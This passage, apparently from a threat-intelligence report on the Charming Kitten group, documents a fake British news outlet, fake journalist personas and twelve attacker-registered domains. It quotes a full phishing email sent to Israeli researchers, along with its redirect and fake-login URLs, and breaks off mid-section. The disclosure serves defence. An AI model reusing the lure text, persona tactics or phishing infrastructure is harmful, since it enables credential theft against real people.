


britishnewslive

103 posts 13.1k followers 51 following

GBBritishnewsGB The British news is a company that broadcasts world news and also is a British-National daily news agency, known as a national agency. Britishnews.org

Twitter, *https://twitter[.]com/britishnewslive* (online at time of writing):



Twitter, Inc. [US] | https://twitter.com/britishnewslive

Britishnews
@Britishnewslive

britishnews.org
Joined October 2016


Britishnews @Britishnewslive · Apr 19
Salesforce Debuts Einstein High Velocity Sales Cloud, Powered by AI – Britishnews britishnews.com.co/index.php/2017… via @Britishnewslive

Salesforce Debuts Einstein High Velocity Sales Clo..
Customer relationship management (CRM) giant Salesforce is combining several of its existing tools with some new technologies into a new platform dubbed t...
britishnews.com.co

1

Britishnews @Britishnewslive · Apr 19
Delivery Robots: Revolutionary Step or Sidewalk-Clogging Nightmare? – Britishnews britishnews.com.co/index.php/2017… via @Britishnewslive

Facebook page - *facebook[.]com/officialbritishnewslive* (unavailable for several months):



Britishnews
@officialbritishnewslive

Britishnews shared a link.
April 19 at 6:12am ·

Salesforce Debuts Einstein High Velocity Sales Cloud, Powered by AI
Britishnews _ Official Website
BRITISHNEWS.COM.CO

Media/News Company


The British news agency has been established as a public company in London.
The British news is a company that will broadcast world news
and also is a Br

3 people like this

About
Britishnews.org
Media/News Company

3 likes

LinkedIn company page, *linkedin[.]com/company/britishnews* (unavailable for several months):



Linked in
This website uses cookies to improve service and provide tailored ads. By using this site, yo
British News

Britishnews
Broadcast Media
11-50 employees

The British news agency has been established as a public company in London.
The British news is a company that will broadcast world news
and also is a British national daily news agency, known as a national agency.
It is a British news and media website owned by the British Media Group. It contains nearly all of the content of the newspapers, as well as a substantial body of web-only work produced by its own staff, including a rolling news service.
As of November 2014, it was the second most popular online newspaper in the UK with over 17 million readers per month; with over 21 million monthly readers, Mail Online was the most popular.

The site is made up of a core news site, plus a network of niche websites covering subjects including media, environment and technology, sport, education and the public sector. The Britishnews is notable for its engagement with readers, including long-running talkboards and, more recently, a network of weblogs.

The site can be viewed free and without registration, though some services such as leaving comments on articles require users to register. In March 2009, Britishnews launched their API, using the OAuth protocol, and making a wide range of Britishnews.com.co content available for use by web application developers.


Website
http://britishnews.com.co/

Industry
Broadcast Media

Type
Public Company

Company Size
11-50 employees

The attackers also created a fake LinkedIn profile, Isabella Carey, that “worked” at the fake news company: *linkedin[.]com/in/isabella-carey-98a42a129* (unavailable for several months):



Isabella Carey

Freelance Journalist at Britishnews

Britishnews • University of Alabama

Abberton, Hereford and Worcester, United Kingdom • 187


Skilled in media and communications with nearly 15 years of experience in broadcasting, print and social media. Effective communications specialist with concise writing and spokesperson abilities. Creative wri… See more

Experience

Freelance Journalist
Britishnews
May 2012 – Present • 5 yrs 1 mo

Reporter
Alabama Public Radio
Aug 2002 – Aug 2004 • 2 yrs 1 mo

An email address with the same name, *isabella.careyy@gmail.com*, was used to register 12 malicious domains by Charming Kitten, as can be seen in PassiveTotal[21]:



Show : 25 1-12 of 12 Sort : Registered Descending Total Records : 12

Focus	Email
com-recoverysupport.club	isabella.careyy@gmail.com
com-recoverysuperuser.club	isabella.careyy@gmail.com
com-manage-accountuser.club	isabella.careyy@gmail.com
com-servicerecovery.club	isabella.careyy@gmail.com
books-archivecenter.club	isabella.careyy@gmail.com
messageservice.club	isabella.careyy@gmail.com
documents-supportsharing.bid	isabella.careyy@gmail.com
com-recoveryadduser.bid	isabella.careyy@gmail.com
recoverysuperuser.bid	isabella.careyy@gmail.com
com-recoverysuperusers.bid	isabella.careyy@gmail.com
com-recoveryidentifiers.bid	isabella.careyy@gmail.com
messageservice.bid	isabella.careyy@gmail.com


[21] https://community.riskiq.com/search/whois/email/isabella.careyy@gmail.com

Made up studens and jurnalists

Multiple Israeli Iranist and middle east researchers were sent emails and Twitter direct messages by made up entities. These entities are reviewed below.

Zehavit Yehuda


One of the fake entities is "KNBC News journalist Zehavit Yehuda", who sent the following phishing email:



From: zehavit Yehuda <zehavitYehuda85@usa.com>
Date: 10 September 2017 at 10:29:58 GMT+3
To: [redacted]net.il
Subject: Critical Need

Hell Mr [redacted]
I'm zehavit Yehuda and I am a Political researcher. I'm Working at KNBC News.
 I'm investigate about Middle East and I recently wrote an article about war in the Middle East.
 Currently I'm Searching on Iran's involvement in regional wars. the main purpose of this article is Iran's influence on Iraq, Palestine and Syria wars.
I found you through Haifa University and your facebook Page. I know that you have done a lot of researches and studies in this Political field.
This link contains my article in googlr Drive:
https://sites.google.com/view/docs-downloads
please take a look and get back at me
I just want to use your feedback and experience on this article and I need your guidance to complete this Article.

The email links to a website, *https://sites.google[.]com/view/docs-downloads*, which was built with Google Sites:



Islam policy in The Middle East

Islam In Middle East.pdf


Made with the new Google Sites, an effortless way to create beautiful sites.

The Download button is a redirection link:

> *http://www.google[.]com/url?q=http%3A%2F%2Fdownload-google.com-orginallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>*

Which leads to a fake log-in page in a domain registered by the attackers:

> *http://download-google.com-orginal-links[.]ga/download/file/usr/<redacted>*




download-google.com-orginal-links.ga/download/file/usr/[redacted]

Download link is ready

Yafa Hyat

